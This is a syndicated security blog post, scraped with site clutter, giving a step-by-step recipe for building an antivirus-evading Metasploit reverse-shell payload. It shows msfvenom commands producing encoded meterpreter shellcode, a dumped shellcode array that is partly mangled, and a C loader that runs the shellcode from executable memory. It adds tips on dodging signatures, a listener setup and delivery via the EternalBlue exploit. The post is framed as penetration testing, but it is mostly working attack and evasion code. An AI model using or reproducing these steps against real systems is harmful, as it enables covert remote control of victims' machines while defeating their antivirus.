

ANALYTICS **APPSEC** **CISO** **CLOUD** **DEVOPS** **GRC** **IDENTITY** **INCIDENT RESPONSE** **IOT** ,
THREATS / BREACHES **MORE** ▾ **HUMOR**



[Home](#) ▾ [Security Bloggers Network](#) ▾ [Webinars](#) ▾ [Events](#) ▾ [Chat](#) ▾ [Library](#) [Related Sites](#) ▾ [M](#)

[Home](#) » [Security Bloggers Network](#) » Evading Antivirus with Better Meterpreter Payloads



Evading Antivirus with Better Meterpreter Payloads



by Elliott on February 6, 2020

Evading antivirus is often an under appreciated art that can make or break a penetration test. Modern antivirus products can detect meterpreter payloads easily, and can leave a pentester falsely believing a system is not exploitable.

To increase our overall success rate of exploitation we will create a custom meterpreter reverse_tcp payload.

To do this we will first need a few things:

Visual Studio 2019 Community (Free):

<https://visualstudio.microsoft.com/downloads/> Metasploit Framework:

<https://github.com/rapid7/metasploit-framework>

Techstrong TV – Live

Click full-screen to enable volume control

[Watch latest episodes and shows](#)

[Subscribe to our Newsletters](#)

Most Read on the Boulevard

LockBit 3.0, Black Basta Lead Barrage of Q3 Ransomware Attacks

template, and deliver the compiled binary as a custom payload with metasploit.

Windows Shellcode: x86 or x64?

Several years ago it was very common for x64 binaries to fly by Windows Defender, however AV products have greatly improved recently and begun to detect x64 meterpreter payloads we tested. Very few encoders support x64 shellcode which further reduces our ability to create stealthy payloads. In our testing we find that building x86 payloads with the shikata_ga_nai have stood the longest test of time and are still able to evade most AV engines.

Meterpreter payloads: which one?

You can view a list of payloads by running `msfvenom -l payloads`, we will use the `reverse_tcp` staged payload:

```
windows/meterpreter/reverse_tcp
Inject the meterpreter server DLL via the
Reflective Dll Injection payload (staged). Connect
back to the attacker
```

Note: our selected payload `windows/meterpreter/reverse_tcp` payload is considerably different than the `windows/meterpreter_reverse_tcp` payload. The second `/` indicates the payload is staged and will connect back to our handler to deliver the complete meterpreter payload.

Shellcode Encoder

You can view all available encoders by running `msfvenom -l encoders`. We see the most success using `x86/shikata_ga_nai` with a number of iterations.

You?

The Cybersecurity Trifecta: The Secret to Immunizing PII

Protecting the Digital Experience

The API Ecosystem: From the Inside Out

Upcoming Webinars »

NOV

03

Debunking the “Stupid User” Myth in Security

November 3 @ 3:00 pm - 4:00 pm

NOV

10

Debunking Common Myths About XDR

November 10 @ 1:00 pm - 2:00 pm

NOV

11

DevSecOps

November 11 @ 1:00 pm - 2:00 pm

NOV

15

Unleashing the Value of All Log Data

November 15 @ 3:00 pm - 4:00 pm

NOV

16

Understanding SBOMs: A Practical Guide to Implementing NIST/CISA’s Software Bill of Materials (SBOM)

Creating the shellcode with Msfvenom

Now we will use msfvenom to export the reverse_tcp payload as encoded shellcode. You will need to change the IP and port to that of your listener. You may also wish to change the number of iterations (-i 8), using up to 25 should be safe in most situations:

```
$ msfvenom -p windows/meterpreter/reverse_tcp
LHOST=10.0.0.5 LPORT=9090 -e x86/shikata_ga_nai -i
8 -f c > shell.c
```

In the output of this we're interested in `Payload size:` line, in this example we have 557 bytes

```
[*] No platform was selected, choosing
Msf::Module::Platform::Windows from the payload[*]
No arch selected, selecting arch: x86 from the
payloadFound 1 compatible encodersAttempting to
encode payload with 8 iterations of
x86/shikata_ga_naix86/shikata_ga_nai succeeded with
size 368 (iteration=0)x86/shikata_ga_nai succeeded
with size 395 (iteration=1)x86/shikata_ga_nai
succeeded with size 422
(iteration=2)x86/shikata_ga_nai succeeded with size
449 (iteration=3)x86/shikata_ga_nai succeeded with
size 476 (iteration=4)x86/shikata_ga_nai succeeded
with size 503 (iteration=5)x86/shikata_ga_nai
succeeded with size 530
(iteration=6)x86/shikata_ga_nai succeeded with size
557 (iteration=7)x86/shikata_ga_nai chosen with
final size 557Payload size: 557 bytesFinal size of
c file: 2366 bytes
```

In our `shell.c` output we have the following shellcode:

```
unsigned char buf[]
```

N
O
V
28

Securing Open Source Software

November 28 @ 1:00 pm - 2:00 pm

D
E
C
05

Application Security

December 5 @ 1:00 pm - 2:00 pm

D
E
C
12

Digital Transformation

December 12, 2022 @ 1:00 pm - January 27, 2023 @ 2:00 pm

Download Free eBook




Industry Spotlight »

...x9ax64xeax8ffax13x1fx28xe1" "xb9xfdx2x22xbax07xd5x
e0x74xeaxb8x9cx81x28x24" "x11x81x75x4cxcax2bx53x3fx7
exa4x88xf8xaax76x43" "x4dxcx6dxcaxf9xd8x3fxf6x11xde
x11xc3x16x02xa5" "x04x32x29x21xc9x4exdfxa8xcfxdcxd7x
81x91xcex08" "x3bxf8x72xc1xcax3cx89xeexcdx89xabxa2xc
fx82x5d" "xdfx24xc9xdbx19x83xa6x73xffxa9xe4xcex23x0e
xf2" "x5ax1bx49x6fx5cx32xa1x17xc6x6ax83xfbxb1x61x3c"
"x63x1fx31xa8x1ex53x68x3axe0xe5x17xb6x02x37x3e" "xa2
xbxb0xe1xb8x54x73xf2x17xc6xadxe2x0dxb0x84" "x56x54x
82x23x79x1fx4exeex94x8fx3axe1x10x06x45" "xf9xb9x8ax6
5fdx02xc9x07xcexb4x61x92x74xdfx14" "x47x19x51xe4x9d
xd8xa8x13xbfx50x5bxf9x1ex2dx48" "x8ex2fx12x43x44x1fx
9axe1x53xfffx0bx33xd8x66xbc" "xf2xfccx9x51xbdx2ax19xe
9xd5xbcx9ex5fx72xcfx8a" "x81x42x1cxd8x0ex8cxdx75xfe
x7ax5dx72xffx81x09" "xa4x1bx91x74x31x32xc5xd3x7bxd0x
d3x58x2ax61xc0" "xddx2axdcxe5x84x8dx75x99xf8x66xccx7
2dcx55x98" "x40xcfcx3cfxdbx02x61x0cxd9xa4xf0x20xc
fdbx3f" "x1cx54x05x4dxe6xf1x3axd2x5bx0cx4bx52x6ex0cx
fe" "xeex89x4ex4cx17x55xc7x42x3exfdx8axafxdfxe5x69" "
xc9x10x48xc6xabx85x41x23x4axbexc4x85x27x5ex74" "xa8x
c3x9bx3fx24xccx4ex0fxe0x54x26x0ax95x12x97" "x61x8dxa
8x90x95x1dx40x29x0cx9axf8xcfx35x2fx64" "x27xc4x75x2e
x13x7ax12x7cx46x83xd6xcfx18x41x1e" "x03x74xb6xc7x90x
7ex22x72xfcx59x67x84xb5xe6x3e" "x47xcdxbbx2xabxa3xb
4xfexc2x6fx38x49xf9xecx59" "x81x15x7bx10xc0x3bx05xe1
x5cxacx08x85x2fx3fx90" "x29x2excdxaax4ex6fx9fx9cxe9x
97x96x3fxb0xd4xc1" "x64x22x20xe5xdcx5ax0fx7fx77x37xd
1x51x77xa4x10" "xedx58xd0xbbx62xa9x8fx30x8exa1x1dx0d
x73x3dx3f" "xcbxf4xfex06x81xc6xf2x03xc7x22xf0xebx0ex
61xe6" "x5cxc5";

Create a Visual Studio Project

Open Visual Studio and press “Create a new project”:



Citizens — Say Sources



\$3

BILLION in DeFi Hacks in 2022—So Far



Time for

Security With the Open XDR Approach

Top Stories »



OpenSSL ‘CRITICAL’ Bug — Sky Falling — Patch Hits 11/1



GitLab


Releases Bevy of Security and Compliance Enhancements



Coordinated effort across the government to lie, cheat and

ANALYTICS **APPSEC** **CISO** **CLOUD** **DEVOPS** **GRC** **IDENTITY** **INCIDENT RESPONSE** **IOT** ,
THREATS / BREACHES **MORE** ▾ **HUMOR**


Security Humor »




THE STRUCTURE OF DNA WAS ORIGINALLY
DISCOVERED BY A GROUP OF ESPECIALLY
COOL MIDDLE SCHOOL RESEARCHERS.

Randall Munroe's XKCD 'Cool S'


Select “Empty project”:




Choose a project name and press “Create”:



In “Source Files”, right click to add a “New item”:



ANALYTICS **APPSEC** **CISO** **CLOUD** **DEVOPS** **GRC** **IDENTITY** **INCIDENT RESPONSE** **IOT** ,
THREATS / BREACHES **MORE** ▾ **HUMOR**




Create a custom template

In your main.cpp file we will paste the following code:

```
#include <stdio.h>#include <windows.h>unsigned
const char payload[] = "";size_t size = 0;int
main(int argc, char** argv) {    char* code;
printf("This is just a random string!\n");    code =
(char*)VirtualAlloc(NULL, size,
MEM_COMMIT,PAGE_EXECUTE_READWRITE);    memcpy(code,
payload, size);    ((void(*)())code)();
return(0);}
```

We just need to change two things:

1: Add the “Payload size” number (do not use the “Final size of c file”) from when we generated the payload. In this case it was 557 bytes:



```
1  #include <stdio.h>#include <windows.h>
2  unsigned
3  const char payload[] = "";
4  size_t size = 557;
5  int
6  main(int argc, char** argv) {
7
8
9
```

ANALYTICS APPSEC CISO CLOUD DEVOPS GRC IDENTITY INCIDENT RESPONSE IOT ,

THREATS / BREACHES MORE ▾ HUMOR

```

5  "0xb0\xdd\x09\x74\x24\xf4\x5a\x31\xc9\xb3\x3b\xe2\xb0\xc9\xb1"
6  "0x85\x31\x5a\x19\x03\x5a\x19\x83\xea\xfc\x09\x17\x0d\xc1\xab"
7  "0x37\x0a\x09\x07\x1e\xa7\x89\x53\xfb\x61\x1b\x2a\x82\x40\xf1"
8  "0x59\xf8\x61\x01\x62\x94\x74\xe8\x99\x05\x5b\x51\xe8\x63\xe4"
9  "0x2a\x87\xcc\xea\xfb\x81\x45\x6b\x9a\xbd\x83\x08\x50\xde\x32"
10 "0x65\x18\x9c\x35\x5b\x77\x9a\x64\xea\x8f\xfa\x13\x1f\x28\xe1"
11 "0xb9\xfd\xe2\x22\xba\x07\xd5\xe0\x74\xea\xb8\x9c\x81\x28\x24"
12 "0x11\x81\x75\x4c\xca\x2b\x53\x3f\x7e\xa4\x88\xf8\xaa\x76\x43"
13 "0x4d\xec\x6d\xca\xf9\xd8\x3f\xf6\x11\xde\x11\xc3\x16\x02\xa5"

```


1. Add some random text so we don't all use the same signatures!

```

46 int main(int argc, char** argv) {
47
48     char* code;
49
50     printf("This is just a random string!\n");
51
52     code = (char*)VirtualAlloc(NULL, size, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
53
54 }

```

1. In the build dropdown select release:




1. Hit Ctrl+B and your payload should be built!

```

1> 3 functions were new in current compilation
1> 0 functions had inline decision re-evaluated but remain unchanged
1> Finished generating code
1> Project1.vcxproj -> C:\Users\... \Desktop\Project1\Release\Project1.exe
===== Build: 1 succeeded, 0 failed, 0 up-to-date, 0 Skipped =====

```

Note: If you encounter errors regarding vcruntime140.dll the system may not have the Visual Studio Runtime installed; you may encounter this on minimally built server. To avoid this you can go to Project Properties and change the runtime library to Multi-threaded (/MT) which will create a statically linked binary. This however will be a larger binary and far more prone to detection by AV. Use this only as a last resort!



ANALYTICS **APPSEC** **CISO** **CLOUD** **DEVOPS** **GRC** **IDENTITY** **INCIDENT RESPONSE** **IOT** ,
THREATS / BREACHES **MORE** ▾ **HUMOR**

On our attacking system we will now create a handler to accept incoming connection from our payload. We should ensure the IP and port are the same as used in previous steps:

```
msf5 > use exploit/multi/handlermsf5
exploit(multi/handler) > set PAYLOAD
windows/meterpreter/reverse_tcpPAYLOAD =>
windows/meterpreter/reverse_tcpmsf5
exploit(multi/handler) > set LHOST 10.0.0.5LHOST =>
10.0.0.5msf5 exploit(multi/handler) > set LPORT
9090LPORT => 9090msf5 exploit(multi/handler) >
exploit -j[*] Exploit running as background job
0.[*] Exploit completed, but no session was
created.[*] Started reverse TCP handler on
10.0.0.5:9090
```

To launch our shiny new payload as part of an exploit, we can use the generic/custom payload and specify the filename of our binary:

```
msf5 > use windows/smb/ms17_010_eternalbluemsf5
exploit(windows/smb/ms17_010_eternalblue) > set
payload generic/custompayload => generic/custommsf5
exploit(windows/smb/ms17_010_eternalblue) > set
payloadfile /home/demo/Project1.exepayloadfile =>
/home/demo/Project1.exemsf5 exploit(windows/smb
/ms17_010_eternalblue) > set RHOSTS 10.0.0.30RHOSTS
=> 10.0.0.30msf5 exploit(windows/smb
/ms17_010_eternalblue) > exploit
```

Recent Articles By Author

- [API Penetration Testing Explained](#)
- [HIPAA Penetration Testing – A Primer for Healthcare Security](#)

[ANALYTICS](#) [APPSEC](#) [CISO](#) [CLOUD](#) [DEVOPS](#) [GRC](#) [IDENTITY](#) [INCIDENT RESPONSE](#) [IOT ,](#)

[THREATS / BREACHES](#) [MORE ▾](#) [HUMOR](#)

*** This is a Security Bloggers Network syndicated blog from [Blog – Virtue Security](#) authored by [Elliott](#). Read the original post at: <https://www.virtuesecurity.com/evading-antivirus-with-better-meterpreter-payloads/>

 network

[← IT, Legal, Compliance: We Need to Talk.](#)

[MFA, Zero Trust, Passwordless and More – Blogs YOU Loved in 2019 →](#)



Join the Community

[Add your blog to Security Bloggers Network](#)

[Write for Security Boulevard](#)

[Bloggers Meetup and Awards](#)

[Ask a Question](#)

[Email: info@securityboulevard.com](#)

Useful Links

[About](#)

[Media Kit](#)

[Sponsor Info](#)

[Copyright](#)

[TOS](#)

[DMCA Compliance Statement](#)

[Privacy Policy](#)

Related Sites

[Techstrong Group](#)

[Container Journal](#)

[DevOps.com](#)

[Digital CxO](#)

[Techstrong Research](#)

[Techstrong TV](#)

[Techstrong.tv Podcast](#)

[DevOps Chat](#)

[DevOps Dozen](#)

[DevOps TV](#)

ANALYTICS	APPSEC	CISO	CLOUD	DEVOPS	GRC	IDENTITY	INCIDENT RESPONSE	IOT ,
THREATS / BREACHES	MORE ▾	HUMOR						